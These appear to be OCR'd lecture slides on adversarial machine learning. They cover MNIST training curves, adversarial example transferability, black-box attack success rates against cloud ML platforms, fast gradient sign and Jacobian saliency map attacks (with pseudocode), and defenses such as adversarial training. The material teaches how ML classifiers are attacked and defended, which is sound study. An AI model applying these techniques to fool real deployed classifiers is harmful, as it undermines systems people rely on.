

Accuracy
training accuracy
test accuracy
Cross entropy loss
training loss
test loss
Training digits
Weights
Biases
Test digits



Accuracy
1.000
0.995
0.990
0.985
0.980
0.975
0
2000
4000
6000
8000
10000
training accuracy
test accuracy



Cross entropy loss
6
5
4
3
2
1
0
2000
4000
6000
8000
10000
training loss
test loss


Training digits


99.3%



Weights
0.8
0.6
0.4
0.2
0.0
−0.2
−0.4
−0.6
0
2000
4000
6000
8000
10000


Biases
0.25
0.20
0.15
0.10
0.05
0.00
−0.05
0
2000
4000
6000
8000
10000


Test digits
100%
98%
96%
94%
92%
90%

YEAH !






with dropout

Adversarial Machine Learning

ADVERSARIAL EXAMPLES



“panda”	“nematode”	“gibbon”
57.7% confidence	8.2% confidence	99.3 % confidence

[GSS15] Goodfellow et al. Explaining and Harnessing Adversarial Examples

Adversarial image generation in action

https://drive.google.com/file/d/1Mra6F-UGheW0M6yU51wMDZuEjSF7eYxK


ADVERSARIAL EXAMPLE TRANSFERABILITY

Adversarial examples have a ***transferability*** property:


samples crafted to mislead a model A are likely to mislead a model B

These property comes in several variants:


- Intra-technique transferability:
  - Cross model transferability
  - Cross training set transferability
- Cross-technique transferability



[SZS14] Szegedy et al. Intriguing properties of neural networks
Papernot, Adversarial Machine Learning slides



[SZS14] Szegedy et al. Intriguing properties of neural networks
Papernot, Adversarial Machine Learning slides



[PMG16b] Papernot et al. Transferability in Machine Learning: from Phenomena to Black-Box Attacks using Adversarial Samples

Results on real-world remote systems

Remote Platform	ML technique	Number of queries	Adversarial examples misclassified (after querying)
MetaMind	Deep Learning	6,400	84.24%
amazon web services™	Logistic Regression	800	96.19%
Google Cloud Platform	Unknown	2,000	97.72%

All remote classifiers are trained on the MNIST dataset (10 classes, 60,000 training samples)

[PMG16a] Papernot et al. Practical Black-Box Attacks against Deep Learning Systems using Adversarial Examples

ATTACK METHODS

1. FAST GRADIENT SIGN
2. JACOBIAN SALIENCY MAP
3. FAST JACOBIAN SALIENCY MAP

FAST GRADIENT SIGN

1. Compute the gradient of the classifier to find the direction which will change the classification the most
2. Adjust the entire image by some small amount in that direction


- not targeted
- fast, but will perturb more features than minimally needed for misclassification

JACOBIAN SALIENCY MAP

modify **only** pixels from the seed image that produce the greatest impact on the classification of the image

1. Create saliency map

highlights pixels with biggest impact on resulting class



JACOBIAN SALIENCY MAP

modify **only** pixels from the seed image that produce the greatest impact on the classification of the image

2. Use saliency map to determine the most impactful pixels
    a. iteratively modify pixels that increase the target classification likelihood
    b. while suppressing the likelihoods for all other classifications

JACOBIAN SALIENCY MAP

modify **only** pixels from the seed image that produce the greatest impact on the classification of the image

3. Repeat until either the modified image is in the target class, or the L_0 distance between the modified image and seed image exceeds a specified threshold

JACOBIAN SALIENCY MAP

Algorithm 1 **Crafting adversarial samples for LeNet-5**

$\mathbf{X}$ is benign image, y_t is target class, $\mathbf{F}$ is the classifier function, Υ is maximum distortion, and θ is the change made to pixels.

Input: $\mathbf{X}$, y_t, $\mathbf{F}$, Υ, θ

$\mathbf{X}' \leftarrow \mathbf{X}$

$\Gamma = \{1 \ldots |\mathbf{X}|\}$ ▷ search domain is all pixels

$\texttt{max\_iter} = \lfloor \frac{784 \cdot \Upsilon}{2 \cdot 100} \rfloor$ ▷ Modify up to Υ percent of image

$s = \arg\max_j \mathbf{F}(\mathbf{X}^*)_j$ ▷ source class

while $s \neq y_t$ & $\texttt{iter} < \texttt{max\_iter}$ & $\Gamma \neq \emptyset$ **do**

  $p_1, p_2 = \texttt{saliency\_map}(\nabla \mathbf{F}(\mathbf{X}^*), \Gamma, \mathbf{Y}^*)$

  Modify p_1 and p_2 in $\mathbf{X}^*$ by θ ▷ In practice, $\theta = 1$

  Remove p_j from Γ if $p_j == 0$ or $p_j == 1$

  $s = \arg\max_j \mathbf{F}(\mathbf{X}^*)_j$

  $\texttt{iter}++$


end while


return $\mathbf{X}'$

FAST JACOBIAN SALIENCY MAP

- Disadvantage of the JSMA is that each iteration requires a combinatorial search of pairs of pixels
- Simple optimization that greedily select a small proportion of the pairs of pixels to compare

- **APRIORI ELIMINATION:** don’t compare points below a certain saliency


Evasion Rate
0.9
0.8
0.7
0.6
0.1
0.15
0.2
0.25
Maximum Allowed Distortion (ϒ)
FJSMA, k=10%
FJSMA, k=15%
FJSMA, k=20%
FJSMA, k=30%
Cleverhans JSMA



Time per Success (s)
0.8
0.6
0.4
0.2
0
0.1
0.15
0.2
0.25
Maximum Allowed Distortion (ϒ)
FJSMA, k=10%
FJSMA, k=15%
FJSMA, k=20%
FJSMA, k=30%
Cleverhans JSMA

DEFENSES?


1. Reactive - attempt to detect the adversarial example
    - Look for changes in distribution of confidence values

2. Proactive - attempt to harden the models

PROACTIVE DEFENSES - DISTILLATION



PROACTIVE DEFENSES - GRADIENT MASKING



PROACTIVE DEFENSES - ADVERSARIAL TRAINING


Adversarial training

- Original example + adversarial example training process
- Simple and effective
- Make sure that the accuracy of the original sample is not compromised

Ensemble adversarial training

- Using several neural networks
- more resistance to adversarial example

PROACTIVE DEFENSES - ADVERSARIAL TRAINING



PROACTIVE DEFENSES - FILTERING

Adversarial training

- Original example + adversarial example training process
- Simple and effective
- Make sure that the accuracy of the original sample is not compromised

Ensemble adversarial training

- Using several neural networks
- more resistance to adversarial example

mail@cchio.org